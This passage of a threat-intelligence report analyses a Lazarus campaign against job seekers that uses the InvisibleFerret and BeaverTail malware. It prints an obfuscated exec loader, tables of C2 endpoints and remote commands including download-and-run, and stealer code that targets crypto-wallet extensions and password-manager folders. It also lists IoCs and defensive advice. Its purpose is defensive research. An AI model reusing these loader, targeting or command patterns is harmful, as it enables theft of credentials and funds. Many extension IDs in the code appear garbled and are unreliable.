


Figure 14: Components of InvisibleFerret (source).

During our analysis we observe that one of the 'pay' scripts for InvisibleFerret has changed its style of obfuscation. It now employs a Matryoshka-style of encryption, which involves repeated compression, base64-encoding and reversal.

```

1  _ = lambda __ : __import__ ('zlib').decompress (__import__ ('base64').
    b64decode (__[: :-1])); exec (__)([b'=8IDqDBAEQ91Vp09r0gyL5kDsYrdKoADz
    +MNIbzcSxYXLPjy8r4CDK9EK1jS8IBztWDzK04iDCAbGKmVhbGKmvhpf+6JQ+5bsxC4X/HI/
    QgDoex26b1fs8vQBA4asfiGLXcDbJCtHR31dN59+JMmLQmO+H/
    z3RDo0tfG37YpimtIHR5OTdfXiQaisGJ+oFCzokwKdyDvMBHsmU/
    U431pRwsdu9oY0y4etU1Tlqg1R2zD1mXqm8C7a16
    +7GQBk7agcC8DGQhsNmIXZErQQV5Wj9d2w9ZqXLF0WRtKmfIJyu9yLv7Hxw9UzMd3w8JKFoPt
    mL90iJ2V5w5/zW2RyEeZkk60yvz0V94yL3eYnD7wK03yd4tP/
    TREsIKtN5KdhiEDPzKBR71cnvK65vxPG54hzbvDZjsfPtAEGzAibvmjE96PWpoo/
    G7yyaVLiJxMmqxN/KOuDcUkRwWgiMIb/mJYn7FfHr+rYpARC1upfbzVHUL6tw
    
```

Figure 15: Different obfuscation used in InvisibleFerret's 'pay' script.

Endpoint	Location	Description
/payload/[campaign_id]	[homepath]/.n2/pay	Downloads infostealer, remote control component
/brow/[campaign_id]	[homepath]/.n2/bow	Downloads browser stealer component
/keys	-	Upload data

Table 7: C2 endpoints for InvisibleFerret

While comparing between versions of the scripts, we found that most of the files uploaded using File Transfer Protocol (FTP) were XOR-encrypted with the key `G01d*8@("`.

An additional command, `ssh_zcp`, has also been included in the latest iteration of the script. It enumerates the browser extensions' data from six different browsers (Chrome, Chromium, Opera, Brave, MsEdge, and Vivaldi) if present. It also attempts to locate **targeted data on disk**, such as directories for example, `%LocalAppData%\1Password` and `%AppData%\WinAuth`. The collected data will then be compressed with a password `2024` before it is uploaded. Along with uploading the data to the FTP server, they have now included **Telegram** as an additional method for data exfiltration. For the complete list of the targeted applications specified in this script, please refer to [Annex B](#).

Summary of InvisibleFerret C2 Commands:

Commands	Description
ssh_obj	Command Execution
ssh_cmd	Closes socket
ssh_clip	Sends clipboard and keylogger data
ssh_run	Downloads and executes the browser stealer script form <code>http://[host]:[port]/brow/[campaign_id]/</code>
ssh_upload	Upload directories and files specified in given command
ssh_kill	Kill Chrome and Brave browser processes
ssh_any	Download AnyDesk from <code>http://[host]:[port]/adc/[campaign_id]</code> Collect and upload folders via FTP
ssh_env	<ul style="list-style-type: none"> • Documents and Downloads directories for Windows • /home and /Volumes directories for others

ssh_zcp Collects browser extension and application data

Table 8: Commands available for InvisibleFerret 'pay' script.

```
def ld_brd(dst):
    ext_local_dic={
        "aachkrmefphecpcionboohkonoemg":"Coin98",
        "ahlpfdialjgjfomhkhjbmjdlcno":"Exodus",
        "brnaemlmeimhlpmgjnjophpkoljpa":"Phantom",
        "ejbalbakoplchlghecdalmeeeajnmh",
        "ejjladlncndkjemekebdpeokbkhfci":"PetraAptos",
        "egjldjbgllchdcondcbdnbeppgdp":"Trust",
        "fnbohmaelbohjbblcngcnapndodjp":"Binance",
        "gjdfrdnbl1bfbkmlbdc1khhgajchbg":"Termux",
        "hifagmccdpkplomjkkfgodhncellj":"Crypto.com",
        "hnfankocfeofbdddcijnfnfnknaad":"CoinBase",
        "lbnedjdfjmmkpcnlpebklnkoeiohofec":"TronLink",
        "lmpccplngdoalbeoideajfclnhafa":"Safe",
        "mchllncbfahmgdjkpbemccioigcge":"OKX",
        "nkb1hfbeogaeeoehlfnkodbefppgknn":"MetaMask",
        "nphlpgoakhjhckhkmiggakijkhfnd":"Ton",
        "pdlaogehdbbnmkllieghnmjkpiga":"ByBit",
        "pkhamefjngmagk1pk1jmg1bohba":"Pontem",
        "kpkllkodjeloidleedjogacfnpalhoh":"Enkrypt",
        "agoakfejjabonempk1lepdlaleeobhb":"Core-Crypto",
        "jiidiaalihmhddjgbbngdfffleocpak":"Bitget",
        "kgdijckfiglijhagllba1dbpiejffdp":"Circus",
        "kkpelldckknjffeahkihjaajccmcjflh":"HBAR",
        "ldnbdplmhpfflnkomppfpcglogp":"Xverse",
        "fccgmglbhaajioalokbcidcaikh1cpm":"Zapit",
        "fijngfcjghjmmcmkeiomlg1peiijld":"Talisman",
        "enagbdfcbaehmbigakijjabdpdn1mlg":"Manta",
        "onhogfjeacnfoofkfgppdlbmlmnp1gn":"Sub-Polkadot",
        "amkjmjmmfddogmhp1loimipbofnfjih":"Wombat",
        "glmbkcnpefdmpemdmjnljnpbclokh":"Orange",
        "hmeobnfnfcmkdcmlblgagmfpfbolcaf":"XDEFI",
        "acmactodkjbdmleebolmdjnlkdbch":"Rabby",
        "fcfcflfndlmdhbehj1colmbgofndcg":"LeapCosmos",
        "anokgmphncpekhclmngpimjmcloifb":"Compass-Sei",
        "epap1hdplajcdnkdela1hgigofloibg":"Sender",
        "efbg1gofoippbgcjepnh1blaibcnclgk":"Martian",
        "ldinpeekobnhj1dofggf1cehman1j":"Leathe",
        "lccbohghfdkikahanoc1bdma1ldjdf1":"Wigvam",
        "abkakhcbhngaebpcgfmhko1oedceioip":"Casper",
        "bhhl1bepdkapad1jdnokjkgio1odbc":"Solflare",
        "klghhkeaalcoh1janj1daeeegm1ml1":"Zerion",
        "lnnmfcpbka1cpgd1lckmh1kpk1mid":"Koala",
        "l1ljocddag1ghmlpg1hahamcghfegcjc":"Virgo",
        "ppb1elpcjmhbd1hak1kdcoccbgkpo":"Unisat",
        "afcbjppbfad1kmm1clhkeodm1m1c1":"Math",
        "ebf1d1ph1beed1pnh1nobghok1ioolj":"Fewcha-Move",
        "fopmedgnkfpebg1lppeddmo1choc1k":"Suku",
        "g1agmg1dd1bb1ciop1jhl1kddnd1hcnemk":"Hashpack",
        "j1n1gamec1pmb1aj1f1hmm1hejkem1jdm1":"Braavos",
        "p1g1ag1fkc1bn1io1ek1fal1jdg1dhlcm":"Stargazer",
        "khp1kpb1cc1dm1m1p1gd1d1d1be1l1kdpd":"Suiet",
        "kilnp1oak1dnd1ode1e1ef1g1d1p1j1o":"Aurox",
        "b1p1c1m1p1j1d1d1ff1f1g1d1j1m1g1p1o1a1b":"Block",
        "k1mh1c1p1e1f1m1h1k1im1j1m1io1e1ka":"Eternal",
        "af1km1f1e1b1ed1bj1o1p1lg1c1b1m1b1g1io1f":"Backpack",
        "aj1k1f1n1l1f1h1k1j1b1j1o1k1h1m1j1o1e1i1k1h1j1b":"Moso",
        "p1f1c1k1e1j1g1o1p1j1l1a1o1l1p1g1o1f1j1k":"Tomo",
        "j1ao1io1k1m1c1n1o1p1h1i1o1g1k1f1c1g1e1o1m":"Twetch",
        "k1m1p1d1l1m1d1e1j1k1j1n1l1b1c1m1m1a1b1e1f1g1k":"OsmWallet",
        "hb1g1b1e1p1h1g1o1j1a1j1f1b1o1m1l1m1o1l1h1c1d":"Rise",
        "n1b1d1i1g1j1n1k1a1j1g1h1b1f1j1k1e1j1f1g1d1":"Rampen",
        "f1d1f1g1i1f1n1c1g1d1f1c1b1k1d1e1k1n1b1b1h1c":"MyTon",
        "j1m1b1o1j1m1l1n1g1o1e1a1o1f1j1k1l1h1l1c":"OneKey",
        "f1c1k1k1d1b1j1n1o1k1o1e1d1a1p1a1l1p1m1a1o":"MOBOX",
        "g1a1d1f1g1l1m1e1d1i1a1k1b1e1d1e1g1o1e1h1f1f1c":"Paragon",
        "e1b1a1e1f1d1e1j1k1l1c1m1o1i1g1p1p1k1c1g1h1d1h1p1b1m":"Sensui",
        "o1p1f1e1l1m1c1m1b1a1j1a1m1e1n1m1o1i1j1p1o1e1a1m1a":"Rainbow",
        "j1f1f1g1d1h1k1o1h1h1k1e1l1b1e1f1d1c1j1j1p1k1d1e1b":"OrdPay",
        "k1f1c1f1f1o1b1a1n1c1n1j1e1a1j1c1n1b1a1f1a1f1h1o":"Libonomy",
        "o1p1c1p1f1m1p1d1g1p1e1n1h1a1o1a1j1p1o1b1p1d1l1":"Su1",
        "p1e1n1j1d1d1j1k1j1p1n1k1l1b1o1c1d1c1e1k1p1c1b1n1":"OpenMask",
        "k1b1d1c1d1c1m1g1o1f1o1c1f1l1a1c1n1e1f1a1e1h1a1i1o1b":"Shell",
        "a1b1o1g1i1o1c1n1e1e1d1m1e1p1n1h1l1j1c1p1c1f1d":"Blade",
        "o1m1a1b1b1e1f1m1j1e1d1n1p1j1m1o1o1p1b1k1k1":"Tonkeeper",
        "c1n1c1n1d1a1c1p1k1m1k1c1a1f1c1h1p1b1n1h1d1m1on":"HAVAHA",
        "e1o1k1b1a1d1f1g1d1n1j1a1f1f1d1f1g1k1l1p1k1d1o1l1":"Fluent",
        "f1n1j1h1k1m1k1b1j1k1k1a1b1n1c1n1o1g1a1g1o1b1n1e1c1":"Ronin",
        "d1m1k1a1m1c1n1o1g1k1d1f1h1b1d1d1c1g1h1a1c1k1e1j1a1p1":"Keplr",
        "d1l1c1o1b1j1i1g1p1k1o1o1b1h1a1e1h1m1h1f1o1o1d1b1":"ArgentX",
        "a1i1f1b1n1f1o1p1m1e1k1p1h1e1i1m1d1n1p1g1p1p1":"Station",
        "e1a1j1a1f1o1m1k1i1p1j1m1f1h1e1b1e1n1o1k1c1c1g1f1m1d":"Taho",
        "m1k1p1f1d1i1p1h1f1c1e1c1i1g1h1f1j1k1a1p1b1h1d":"MagicEden",
        "f1f1b1c1e1k1p1b1c1m1g1a1e1h1l1o1o1g1l1m1j1n1p1m1p1":"Initia",
        "l1p1f1c1b1k1n1j1p1e1l1l1f1n1k1g1n1c1k1g1f1h1d1o":"Nami",
        "f1p1k1g1m1p1d1m1i1o1g1e1n1d1f1k1e1g1f1d1n1a1j1n1f":"Cosmostation"}
    ext_sync_dic={"bhgoamapcdpbohphigooadinpkbai":"GoogleAuth"}

    for browser_fn in [chrome, chromium, opera, brave, msedge, vivaldi]:
        try: ...
        except: pass

def ld_apd(dst):
    app_win_array=[{"LocalAppData\1Password":"1pass",r"%AppData%\Exodus":"exodus",r"%AppData%\atomic":"atomic",r"%AppData%\Electrum":"electrum",r"%AppData%\WinAuth":"winauth",
    r"%AppData%\Proxifier4\Profiles":"proxifier4",r"%AppData%\Dashlane":"dashlane"}]
    app_osx_array=[{"base_pn":"Exodus",r"%base_pn%":"atomic"}]
    app_linux_array=[{"conf_pn":"Exodus":"exodus",l_conf_pn":"atomic"}]
```

Figure 16: Snippet of targeted data.

An interesting note of the timezone specified for the uploaded file:

```
with tempfile.TemporaryDirectory() as tmpd:
    A.send_n(D,9,' zcp: preparing ... ')
    tss= int(time.time())
    tz= timezone(offset=timedelta(hours=9))
    dts= datetime.fromtimestamp(time.time(), tz).strftime('%y%m%d_%H%M%S')
    # host_datetime_time
    aid=f'{sHost}_{dts}_{tss}'
    ze=''
```

Figure 17: Snippet of specified timezone.

By no means exhaustive, the following is a list of malicious repositories that we have discovered during our research:

Repository name	Filepath	Original App / Template	Date created
Gamer-Hub	server/app.js	GamerHub	2024-08-29
guilherme-matos-test-task	server/controllers/userController.js	Create Next App	2024-08-28
gglab-mvp-v1.7	socket/index.js	Casino Template	2024-08-26
ultrax-u2u	auth/controllers/orderController.js	ULTRA-X-DEX	2024-08-22
llgchessgame	routes/api.js	Chess Hub	2024-08-22
jetracing	backend/app.js	CubeRun	2024-08-21
technical_test	backend/src/common/logger.ts	-	2024-08-16
gg-poker	socket/index.js	Casino Template	2024-08-15
shop-metaverse	app/run.js	MetaWar	2024-08-08
tel-mini-app	tests/phaser.js	Amarna Shell Game	2024-08-07
cmrpinvestrepro	app/run.js	MetaWar	2024-08-07
telegram-mini-app-game-main	tests/compile.js	Amarna Shell Game	-
demo-dice	config-overrides.js	reject-royale	2024-07-25

test-dapp	config-overrides.js	Defi Site	2024-07-23
casino-game	routes/gameRoutes.js	KaniCasino	2024-07-19
shooter-blitz	server/middlewares/helpers/error.js	shooter-blitz	–
dice_front-end_user	authentication/middlewares/helpers/error.js	reject-royale	2024-07-01
mini-app	tests/compile.js	Amarna Shell Game	2024-06-27
gglab-mvp-v1.5	socket/index.js, pokergame/Table.js	Casino Template	2024-06-24
gglab-mvp-v1.4	socket/index.js, pokergame/Table.js	Casino Template	2024-06-17
gglab-mvp-v1.2	pokergame/Table.js	Casino Template	2024-06-05
gglab-mvp-v1.1	pokergame/Table.js	Casino Template	2024-05-27
gglab-mvp-v1	server/routes/index.js	Casino Template	2024-05-21
world-map-app	next.config.js	–	2024-05-12
GGLab-beta-v1.1	server/routes/index.js	Casino Template	2024-05-07
yamtoken / yam	config-overrides.js	Create React App	2024-05-03
coin-game-world	server/routes/api/chips.js	Casino Template	2024-03-27
purchased-casino	server/routes/api/chips.js	Casino Template	2024-03-12
casinotest	server/routes/api/konstantinapitest.js, server/routes/api/chips.js	Casino Template	2024-02-05

Table 9: Malicious repositories

Dynamic Analysis

Using Group-IB's [malware detonation platform](#), we can readily observe key processes spawned such as python.exe, tar.exe, and watch a video of it during its execution. Visit our detonation platform to view a demonstration of BeaverTail sample execution.




Figure 18: Group-IB's malware detonation platform detonating a BeaverTail sample.

Conclusion

Lazarus has updated their tactics, upgraded their tools and found better ways to conceal their activities. They show no signs of easing their efforts, with their campaign targeting job seekers extending into 2024 and to the present day. Their attacks have become increasingly creative, and they are now expanding their reach across more platforms.

This evolution underscores the importance of staying alert and adapting our security measures to deal with these new and widespread risks.

Recommendations

- Be vigilant when recruiters ask you to perform tasks or download applications, especially if these involve executable files.
- Always verify that the companies and recruiters offering job interviews are genuine and properly established
- Be cautious with links and attachments in unsolicited emails or messages claiming to be from recruiters or companies
- Use up-to-date antivirus and anti-malware software to scan any files or applications before opening them.
- Keeping your organization secure requires ongoing vigilance. Utilizing a proprietary solution like [Group-IB's Threat Intelligence](#) can enhance your security posture by providing teams with advanced insights into emerging threats allowing you to identify potential risks sooner and implement defenses more proactively.
- Implementing a [Digital Risk Protection](#) solution will enhance your company's security by detecting and addressing instances of brand impersonation, allowing you to identify and mitigate risks from unauthorized entities exploiting your brand's identity.

Supercharge your cybersecurity with Group-IB Threat Intelligence

[Request a demo](#)

MITRE ATT&CK

arrow_drop_down

Resource Development

- T1608.001: Stage capabilities: Upload Malware

Initial Access

- T1566: Phishing

Execution

- T1204.002: User Execution: Malicious file
- T1059.006: Command and Scripting Interpreter: Python
- T1059.007: Command and Scripting Interpreter: Javascript

Persistence

- T1547.001: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
- T1543.001: Create or Modify System Process: Launch Agent
- T1543.013: Boot or Logon Autostart Execution: XDG Autostart Entries

Credential Access

- T1555.001: Credentials from Password Stores: Keychain
- T1555.003: Credentials from Password Stores: Credentials from Web Browsers
- T1555.005: Credentials from Password Stores: Password Managers
- T1056.001: Input Capture: Keylogging

Discovery

- T1033: System Owner/User Discovery
- T1082: System Information Discovery

Collection

- T1560: Archive Collected Data
- T1115: Clipboard Data

Command and Control

- T1132: Data Encoding
- T1105: Ingress Tool Transfer
- T1071.001: Web Protocols
- T1571: Non-Standard Port

Exfiltration

- T1041: Exfiltration Over C2 Channel
- T1567: Exfiltration Over Web Service

Impact

- T1657: Financial Theft

Indicators of Compromise

arrow_drop_down

- hxxp://23.106.253[.]194:1244
- hxxp://45.140.147[.]208:54321
- hxxp://95.164.17[.]24:1224
- hxxp://185.235.241[.]208:1224
- hxxp://freeconference[.]io
- hxxp://mirotalk[.]net
- hxxp://ipcheck[.]cloud
- hxxp://regioncheck[.]net

Filename	SHA256
FCCCall.msi	fd9e8fcc5bda88870b12b47cbb1cc8775ccff285f980c4a2b683463b26e36bf0
FCCCall.msi	36cac29ff3c503c2123514ea903836d5ad81067508a8e16f7947e3e675a08670
FCCCall.msi	d502f822e6c52345227b64e3c326e2dbefdd8fc3f844df0821598f8d3732f763
FCCCall.exe	d5c0b89e1dfbe9f5e5b2c3f745af895a36adf772f0b72a22052ae6dfa045cea6
FCCCall.exe	0621d37818c35e2557fdd8a729e50ea662ba518df8ca61a44cc3add5c6deb3cd
FCCCall.exe	c0110cb21ae0e7fb5dec83ca90db9e250b47a394662810f230eb621b0728aa97
FCCCall	d801ad1beeab3500c65434da51326d7648a3c54923d794b2411b7b6a2960f31e
FCCCall.dmg	000b4a77b1905cabdb59d2b576f6da1b2ef55a0258004e4a9e290e9f41fb6923
FCCCall	24b89c77eaeabd4b02c8e8ab6ad3bd7abaa18893ecd469a6a04eda5e374dd305
FCCCall.dmg	b8e69d6a766b9088d650e850a638d7ab7c9f59f4e24e2bc8eac41c380876b0d8
MiroTalk.dmg	9abf6b93eafb797a3556bea1fe8a3b7311d2864d5a9a3687fce84bc1ec4a428c
Jami	0f5f0a3ac843df675168f82021c24180ea22f764f87f82f9f77fe8f0ba0b7132
MiroTalk.msi	de6f9e9e2ce58a604fe22a9d42144191cfc90b4e0048dffcc69d696826ff7170
MiroTalk.exe	9e3a9dbf10793a27361b3cef4d2c87dbd3662646f4470e5242074df4cb96c6b4
BeaverTail (Python)	a87b6664b718a9985267f9670e10339372419b320aa3d3da350f9f71dff35dd1
	7180f5a1c2554b77b4c21a727cca65cc0f9f023f6cac05b295d7172dad07023f
	306adab1769c48e09e5a637c82b6b32cd57e4895cc727860f02b558f406e7f34
CivetQ	7f13ca9848086e3de9be971ea8d44ea97ec289c4565ce35b0049c8b534fccbef
	01b7306554f6e6bac63f5524588ff5c880b5afb4394074d1c132ecc554c72c83
	2f86acdfdf19c1719189fb121cc9391453d83989aa5c07d4144c9fb6585610cc
Various malicious Javascript	06384aedc3614ee73cc7319e30975fca00d43981b626ba5f2b993a254e20d818
	0620a7fa8c6e416d96fe3d3baf4cd925b1a72ce1db8d3eacfb1e10c5fe434962
	cd13a9c92210ada940a44769874dd6716f85c4e4e9d7323ec5789c7b253d937d
	dcde59721b78e6797ee7f79c0e19c4a1c5a7806d20cbfa4a6ebb8efca189baf3
	9110515c2d5f6f48871f0631f411d55f2f0307286e6678952f5d86abe5ce11a9
	ddc4162a71f13cc39519c0f8917b960f3536c47be710bde010bb6e87afe16bc5
	c373c4c2922f7ca49e2cf5670052d071b15649164ed32a321b7c6fb1a7f2ca6b
	b378d389fd31c6cb65fc85ea960b609049c5f97266cafcbfc6d261fa09355cc0
	b653153a94c275f8f1156298c905b86943cb2a63c8b2211e65cf2a1a671c98d1
	14e52430f1d1fa390973294d50849ee500061758721c8e28424871812d237132
	0049e2f4f746aa0ec1713cb83dbf8e30d535c01e7b7f10133ae14da0c6a68d69
	23b2df9ae70e592c6d82ee1aa1edd00aee982fc2df859f813224a0c908106789
	64b1aca7b36e662132ae60c2d2df6ea5872239d2b2632d88fdf1b1f383e0d446
	2ed5e202190df967c06750ba11aa8486c309e21875594a68f3dff3abb01f569d

1be03204709c037378ae96197700148303875a99b8f14838bdabfaceed5693e4
47e876110f5e478a739ca3ad034707c1011c89d3a73a1047d0bfa5359a9cfe4b
2a8c90885a8bea74cfe918f3ac6b939990e5ff25434a8c70f7a67d42e03936bd
ce572304131bd7c4fd34c3a919de403007c842d9c225d080b4ac31e7c8da606e
9742da5b33866edb8b280fe10909f3f60bc5bf3a33e918d9889e4552f5ce25e3
301678669e05064d13f1912caae530f0b23f5c83a98352e4b0b53a19128a40cf
d8806fb404bf29e4a3941c912cbb48553ad5340e1b7195a94e6abf8d75b9102c
7e378c2f0a92c355473b2e2d25d6df9d075ccf89048f7ab10dd4d30c2243a6b1
a6c9f8c06fdb15de26656e5e490990984634e2c1c05232d3260c29970f9dd6f3
887594f18cbbbae4ceef62572e813810b75c8edfb3c4971097d8f8a74f9f103c
1e5d3ee4c0eb6d67f6bc812cf492c53683962252ddb6ac5285ed251ab4a48ddc
d356a0668a0f7827d8041eaebdbbc003a5b96fe0d82a353ab802dab31bdc5c323
c19cdedf8f800d2eeced5094d7d054dcc00a998356eeae822c14a25f0ce400f2

Consolidated Network IoCs

arrow_drop_down

This section attempts to contain all consolidated network IoCs from published reports related to this long-running campaign.

- 23.106.253[.]194
- 45.61.129[.]255
- 45.61.130[.]0
- 45.61.131[.]218
- 45.61.160[.]14
- 45.61.169[.]187
- 45.140.147[.]208
- 67.203.7[.]171
- 67.203.7[.]245
- 77.37.37[.]81
- 91.92.120[.]135
- 95.164.17[.]24
- 144.172.74[.]48
- 144.172.79[.]23
- 147.124.212[.]89
- 147.124.213[.]11
- 147.124.213[.]29
- 147.124.212[.]146
- 147.124.214[.]129
- 147.124.214[.]131
- 147.124.214[.]237
- 167.88.36[.]13
- 167.88.168[.]152
- 167.88.168[.]24
- 172.86.97[.]80
- 172.86.98[.]143
- 172.86.98[.]240
- 172.86.123[.]35
- 173.211.106[.]101
- 185.235.241[.]208
- blocktestingto[.]com
- de.ztec[.]store:8000
- hxxp://freeconference[.]io
- hxxp://mirotalk[.]net
- hxxp://ipcheck[.]cloud
- hxxp://regioncheck[.]net

Annex A

Extensions

arrow_drop_down

- nkbihfbeogaeaoehlefnkodbefgpgknn:MetaMask
- gejjdohjogedgjonbofjigllpkmbf:1Password Nightly
- jnlgamecbpmbajjfhmmmlhejkemejdma:Braavos – Starknet Wallet
- dlcobpjiiipikoobohmabehhmhfoodbb:Argent X – Starknet Wallet
- jgaaimajipbdogpdglhaphldakikgef:Coinhub
- lgmppcpglpngdoalbeoldeajfclnhafa:SafePal Extension Wallet
- hdokiejnpimakedhajhdicegepioahd:LastPass
- fnjhmkhmhkjbkkabndcnnogagobneec:Ronin Wallet
- pioclpoplcdbaefihamjohnefbikjilc:Evernote Web Clipper
- dngmlbcodfobpdpecaadgfbcgjffnm:MultiversX Wallet
- mmmjbcfofconkannjonfmjjajpllddbg:Fluvi Wallet
- loinekcabhlmhjjbocijdoimmejanga:Glass wallet | Sui wallet
- idnbdplmpfhffnlkomgfbpcgelopg:Xverse Wallet
- anokgmpnhncpekkhclmingpimjmcooifb:Compass Wallet for Sei
- cncncmdhjapckmjmkcafchppbnphdmon:HAVAHA Wallet
- opcgpfmipidbgpenhmajoajpbobppdil:Sui Wallet
- ojggmchlgghnjlapmfbnjholfjkiidbch:Venom Wallet
- egjiddjbpplidcondbcdbnbeppgdph:Trust Wallet
- ibnejdfjmmkpcnlpebklmnkoeiohofec:TronLink
- mcohilncbfahbmgdjkbpemcciolgcge:OKX Wallet
- fhbohimaelbohpbjbbldcngcnapndodjp:BNB Chain Wallet
- ffnbelfdoeiohenkijbnmadjehjhajb:Yoroi
- inkclpoeladabjpnfgdjajeljbio:Nifty
- hnfanknocfeofbddgcijnmhnfnkdnaad:Coinbase Wallet extension
- kkpilkodjeloidieedojojacfhpaihoh:Enkrypt Crypto Wallet
- amkmjimmflddogmhpjioimipbofnjih:Wombat
- cphhlgmgameodnhkjdmkpanlelnlohao:NeoLine
- acmacodkjbdgmoleebolmdjonilkdbch:Rabby Wallet
- phkbamefinggmakgkplklijmgibohnba:Pontem Crypto Wallet – Eth, Sol, BTC +
- efbglgofoipppbcjepnhilbaibcncgk:Martian Aptos & Sui Wallet Extension
- nngceckbapebfimnliahkandclblb:Bitwarden Password Manager
- lpfcbjknijpeeillfnkikgncikgfhdo:Nami
- ejjadinnckdgjemekebdpeokbikhfci:Petra Aptos Wallet
- khpkpbcccdmmclmpigddabeilkdpd:Suiet | Sui Wallet
- mcbigmjiafegjnnogedioegffboogli:Ethos Sui Wallet
- aholpfdialgjfhomihkjbmjgidlcnno:Exodus Web3 Wallet
- onhogfjeacnfoofkgppdlbmlmnpigbn:SubWallet – Polkadot Wallet
- fijngjgcjhjmmppcmkeiomlgpeijikld:Talisman – Ethereum and Polkadot Wallet
- hifafgmccdpekplomjjkcfgodnhcellj:Crypto.com
- dmkamcknogkgcdfhbbddcghachkejeap:Keplr
- pjligelpfobmdlachdpefnfdokedfea:PubkeySollet
- cnmamaachppnkjgnildpdmkaakejnhae:Auro Wallet
- johfjeoedkpglbfimdfabpdfjaoolaf:Polymesh Wallet
- flpicilemghbmfalicaajoolhkkenfel:ICONex
- nknhiehlkippafakaeklbeglecifhad:Nabox Wallet
- ookjlbkijinhpmnjffcofjonbfbgaoc:Temple – Tezos Wallet
- mnfifekajgofkckemidiaecocnkjeh:TezBox – Tezos Wallet
- bcopgchhojmgmffilplmbdicgaihkp:Hycon Lite Client
- klnaejjgbibmhlephnhpmaofohgkpgkd:ZilPay
- aeacknmefphecpcionboohckonoemg:Coin98 Wallet
- bhghoamapcdpbohphigooaddinpkbai:Authenticator
- dkdedlpgdmmkkfjabffeganieamfkikm:Cyano Wallet
- nlgbhdgfdhgbiampdfmbikcdghidoadd:Byone
- jnmbobjmhlngoefaiojfljckilhlhcj:OneKey
- fobdcbnndmloacbkchffcpjinbkadei:Leaf: Simple Notes
- cihmoadaighcejopammfbmddcmdekje:LeafWallet
- bhhlhbepdkbapadjdnnojkbgioiodbic:Solflare Wallet
- mkpegjkbkkfacfnmkajcmabijhclg:Magic Eden Wallet
- aflkmfhebedbjoiopglgcbcmnbpqliof:Backpack

- ilgcnhelpchnceeiipijaljkblbcobl:GAAuth Authenticator
- bfnaelmomeimhlpmgjnjophhpkkoljpa:Phantom
- ppbibelpcmhbdihakflkdcoccbgbkpo:UniSat Wallet
- opfgelmcmbiajamepnmloijbpoleiama:Rainbow
- jiidiaalimhddjgbnbfgdffeolocpak:Bitget Wallet (Formerly BitKeep)
- nphplpgoakhhjchkkhmiggakijnkhfnd:TON Wallet
- fldfpgipfncgndfolcbkdeeknbhcc:MyTonWallet - My TON Wallet
- omaabbebfmijjedngplfjmnooppbckk:Tonkeeper — wallet for TON
- ejbalbakoplchlghecdalmeeajnimhm:MetaMask (Edge)
- dppgmdbiimibapkepcbdbmkaabgiofem:1Password (Edge)
- hkkpjehhcnhgefhdcbgkfeeggipjchdc:Braavos – Starknet Wallet (Edge)
- apenkfbpbmihiehmihndmmcdanacnlh:SafePal Extension (Edge)
- bbcinlkgjjkejfdpemialijmmoekmp>LastPass (Edge)
- kjmoohlgooccodicjfebfomlbgfhk:Ronin Wallet (Edge)
- llhcnbiijpnechllogkacbcjmkcgjbjfi:Evernote Web Clipper (Edge)

Annex B

Extensions

arrow_drop_down

- aeachknmefpheapccionboohckonoeeemg:Coin98
- aholpfdialgjgfhomihkjbmgjidlcdno:Exodus
